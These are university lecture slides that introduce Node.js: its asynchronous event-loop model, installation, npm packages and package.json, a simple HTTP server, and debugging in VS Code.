
- Open-source and cross-platform JavaScript Runtime Environment
- Runs Google's V8 JavaScript engine from the Chromium project
- Event-based, asynchronous-by-default, non-blocking I/O model
- By far the most popular JS execution environment



[State of JavaScript 2022 Report](#)

# MULTI-THREADED REQUEST HANDLING

In other execution environments/languages **one request** is handled by **one dedicated thread/process**




# EXPENSIVE, BLOCKING I/O OPERATIONS

When serving Requests, Web Applications often need to perform time-consuming, blocking I/O operations

- Access a database
- Access an external API (e.g.: using `fetch()`)
- Read a file from the local file system
- Read the request body

As a result, the threads/processes handling a request spend a lot of time **waiting** for these operations to complete

# BLOCKING I/O EXAMPLE



# MULTI-THREADED REQUEST HANDLING

- Can be **inefficient** (lots of thread time spent waiting)
- **Limited scalability** (number of concurrent requests handled)
  - Thread pool is pre-allocated at the pre-defined size. Cannot manage more concurrent request than the thread pool allows.

Let's think of it with an example.

- A Restaurant has **10 tables**. Management decides to hire **10 waiters**. Each waiter is assigned to exactly one table.

# MULTI-THREADED REQUEST HANDLING

- When a customer arrives, they are seated to the first free table and given a menu by their waiter.
- Customers take 5 to 10 minutes to decide what they want. **During this time, the waiter remains idle.**
- When a customer decided what they want, the waiter takes their order and bring it to the chef.
- The chef takes 15 to 30 minutes to prepare the food. **During this time, the waiter remains idle.**

# MULTI-THREADED REQUEST HANDLING

- When the food is ready, the waiter brings it to the customer. The customer takes 15 to 30 minutes to eat the food. **During this time, the waiter remains idle.**
- Once the customer is done eating, the waiter cleans their table and asks a manager to prepare their bill. Bill preparation takes 2 to 5 minutes. **During this time, the waiter remains idle.**
- Once the bill is ready, the waiter takes it to the customer, who pays and leaves the establishment.
- A new customer can now be served by the same waiter at the same table.

# MULTI-THREADED REQUEST HANDLING

- In our example, waiters are threads serving customers (requests).
- At most 10 customers (requests) can be served at any time.
- A customer deciding what to order, a cook preparing the food, a customer eating it, and a manager preparing the bill are **blocking operations**. The waiter remains idle during these operations.
- Resources are not being used in a very efficient way...
- What if we want to serve an additional request at a time? We need to hire a new waiter.


# IMPROVING EFFICIENCY AT OUR RESTAURANT

- Restaurant hires only one waiter to attend its 10 tables
- When a customer arrives, the waiter greets them and sits them to their table, giving them a menu. While the customer is choosing, the waiter is available to attend the needs of other customers.
- Once the customer decides their order, the waiter brings it to the cook. While the cook prepares the food, the waiter returns back to the dining hall and is available to attend to other customers.
- Once the food is ready (and the kitchen bell rings), the waiter bring the food to the customer. While the customer eats, the waiter is available to attend to other customers.

# NODE.JS: PHILOSOPHY

- Node.js is based on a philosophy that is quite similar to our more efficient restaurant example
- A Node.js program runs in a single process
- No need to create new threads for every request
- The Node.js runtime provides a set of **asynchronous I/O primitives** in its standard library that prevent JavaScript code from blocking
  - Most libraries leverage non-blocking paradigm whenever possible
  - Wide adoption of the **callback** pattern
  - Generally, synchronous operations are an exception rather than the norm

# THE SINGLE-THREADED EVENT LOOP



# INSTALLING NODE.JS

To install Node.js you can:

- use the installers available on the [official website](#)
- use your favourite [package manager](#)
- use a Node.js version manager such as [nvm](#), [nvs](#), [nvm4w](#)
  - Nice if you want to experiment with different versions and switch frequently

In the Web Technologies course (2023/24), we'll use **Node.js 20.9.0**

- As long as you use a supported version, there should be no issues

# INSTALLING NODE.JS

```
@luigi → D/0/T/W/2/e/10-Node.js $ nvs
```

```
-----.
| Select a node version      |
+-----+
| a) node/21.2.0           |
| b) node/21.1.0           |
| c) node/21.0.0           |
| d) node/20.11.1 (Iron)    |
| e) node/20.11.0 (Iron)    |
| f) node/20.10.0 (Iron)    |
| [g] node/20.9.0 (Iron)    |
| h) node/20.8.1           |
| i) node/20.8.0           |
'--\-----'
```

Type a hotkey or use Down/Up arrows then Enter to choose an item.

# INSTALLING NODE.JS

```
@luigi → D/0/T/W/2/e/10-Node.js $ nvs
-----
| Select a version
+-----+
| [a] node/20.9.0/x64 (Iron) [current] [default]
| b) node/20.8.1/x64
|
| ,) Download another version
| .) Don't use any version
'-----'
Type a hotkey or use Down/Up arrows then Enter to choose an item.
```

# INSTALLING NODE.JS

- To check that everything is ok, you can run: `node --version`

```
@luigi → D/0/T/W/2/e/10-Node.js $ node --version  
v20.9.0
```

```
@luigi → D/0/T/W/2/e/10-Node.js $
```

# NODE.JS: HELLO WORLD

```
//hello-world.js
"use strict"
console.log("Hello Node.js!");
```

```
@luigi → D/O/T/W/2/e/10-Node.js $ node .\hello-world.js
Hello Node.js!
```

```
@luigi → D/O/T/W/2/e/10-Node.js $
```

# NODE.JS VS BROWSER ENVIRONMENT

- In a browser environment, we mainly use JavaScript to manipulate the DOM. We had **window**, **document**, Web Platform APIs such as **Cookies**, **LocalStorage**, etc...
- In Node.js, these objects and APIs are not available
- On the other hand, in Node.js, we can leverage the standard library and its many modules for **file system** access and **network** access
  - You can read and write files on the filesystem
  - You can listen on a socket for incoming requests

# NPM: THE NODE PACKAGE MANAGER

- One of the main drivers of the success of Node.js is **npm**
- In September 2022, **2.1+ million** packages were available
- The biggest single-language repository on Earth
- There is a package for (almost!) everything
- **npm** provides ways to **download and manage** dependecies for Node.js projects

# NPM: GETTING STARTED

- **npm** should be installed by default with Node.js
- You can check that npm is available using: **npm --version**

```
@luigi → D/0/T/W/2/e/10-Node.js $ npm --version  
10.2.2
```

```
@luigi → D/0/T/W/2/e/10-Node.js $
```

- To create an npm package in the current directory, run: **npm init**
- To create an ES compatible module, use **npm init es6**

# NPM: CREATING A NEW PACKAGE

- `npm init` will ask for some information about your package/project
  - Package name, version, repository (if any), licence, author,...
  - Entry point (the first javascript file to run), test command (if any)
- At the end, npm creates a **project.json** file in the same directory
- The project.json file contains all the information about the package, including its **dependencies** (if any) and **commands** to run it.
- Think of it as npm's version of Maven's **pom.xml**
- Since we will work with ES modules, use `npm init es6` when creating a new package

# THE PACKAGE.JSON FILE

```
{  
  "name": "hello-web-technologies",  
  "version": "0.0.1",  
  "description": "Web Technologies' first npm package",  
  "main": "app.js",  
  "type": "module",  
  "scripts": {  
    "test": "echo \\\"Error: no test specified\\\" && exit 1"  
  },  
  "keywords": [  
    "greetings"  
  ],  
  "author": "Luigi Libero Lucio Starace",  
  "license": "MIT"  
}
```

# PACKAGE.JSON: MAIN FILE AND TASKS

- The main file (`app.js` in our example) is executed when client code imports our package. It generally exports public variables/functions
- The `scripts` property can be used to specify command-line tasks
  - The `test` task was defined by default and does not do much
  - Tasks can be executed by running: `npm <taskname>`
  - We can add a `start` task by modifying the `scripts` property as follows:

```
"scripts": {  
  "start": "node app.js",  
  "test": "echo \"Error: no test specified\" && exit 1"  
},
```

# NPM: RUNNING TASKS

```
//from package.json
"scripts": {
  "start": "node app.js",
  "test": "echo \"Error: no test specified\" && exit 1"
},
```

```
//app.js file
"use strict";
console.log("Hello Web Technologies!");
```

```
@luigi → D/O/T/W/2/e/10-Node.js $ npm start
```

```
> hello-web-technologies@0.0.1 start
> node app.js
```

```
Hello Web Technologies!
```

```
@luigi → D/O/T/W/2/e/10-Node.js $
```

# NPM: INSTALLING DEPENDENCIES

- Let's make our package more interesting
- We search the npm library, and find this interesting package: cowsay
- Let's use this package
- To install a dependency, run **npm install <packagename>**

# NPM: INSTALLING DEPENDENCIES

- In our case, **npm install cowsay**
- Two things happen:
  1. npm keeps track of the new dependency, by adding a new section in the **package.json** file

```
"dependencies": {  
    "cowsay": "^1.5.0"  
}
```

2. Dependencies are downloaded in the **node\_modules** directory
  - Notice that npm downloaded not only the package we requested, but also its (recursive) dependencies!

# NPM: IMPORTING DEPENDENCIES

```
//app.js file
import cowsay from 'cowsay';

console.log(cowsay.think({
  text: "Hello Web Tech!"
}));
```



```
@luigi → D/O/T/W/2/e/10-Node.js $ npm start
> hello-web-technologies@0.0.1 start
> node app.js
```



```
@luigi → D/O/T/W/2/e/10-Node.js $
```

# DISTRIBUTING AN NPM PACKAGE

- When distributing an npm package, we just need to provide our own code, and a **package.json** descriptor.
  - No need to add `/node_modules/` to versioning!
- The command **npm install** can be used to install all the dependencies listed in the **package.json** file



# A FIRST WEB APPLICATION WITH NODE.JS

```
import http from 'http';

const PORT = 3000;

let server = http.createServer(function(request, response){
    let course = "Web Technologies";
    response.writeHead(200, {"Content-Type": "text/html"});
    response.write(`<!DOCTYPE html>
<html><body>
    <h1>Hello ${course}</h1>
    <p>Current date is ${new Date().toString()}</p>
</body></html>`);
    response.end();
}).listen(PORT);

console.log(`Web app listening on port ${PORT}`);
```



# DEBUGGING A NODE.JS APP IN VS CODE

- The easiest way is to enable the **Auto Attach** feature
- This will attach a debugger to Node.js processes started in VSCode
- To enable Auto Attach, use CTRL+SHIFT+P to show VSCode command palette and then search for «**Toggle Auto Attach**»
- I suggest you then select the «**Smart**» mode, which automatically attaches only to scripts that are **outside /node\_modules/**



# DEBUGGING A NODE.JS APP IN VS CODE

CTRL + ⌘ + P

Windows/Linux

⌘ + ⌘ + P

Mac



# DEBUGGING A NODE.JS APP IN VS CODE

When you start your Node.js app from the VSCode terminal, a debugger will attach

The Run and Debug panel will activate, and you can start properly debugging your app

The screenshot shows the VS Code interface with the following details:

- Explorer View:** Shows a project structure for "WEB-APP" containing files like .vscode, node\_modules, app.js, index.js, jsconfig.json, package-lock.json, and package.json. A yellow arrow points to the "Run" icon in the sidebar.
- Editor View:** Displays the content of "index.js".

```
1 import http from 'http';
2
3 const PORT = 3000;
4
5 let server = http.createServer(function(request, response){
6   response.writeHead(200, {'Content-Type': 'text/html'});
7   response.write("<!DOCTYPE html><html><body><h1>Hello Web Tech</h1></body></html>");
8   response.end();
9 }).listen(PORT);
10
11 console.log(`Web app listening on port ${PORT}`);
```

A yellow arrow points to the toolbar above the editor.
- Terminal View:** Shows the command being run: `@luigi → D/O/T/L/T/2/e/1/web-app $ npm start`. The output shows the application starting and the debugger attaching.

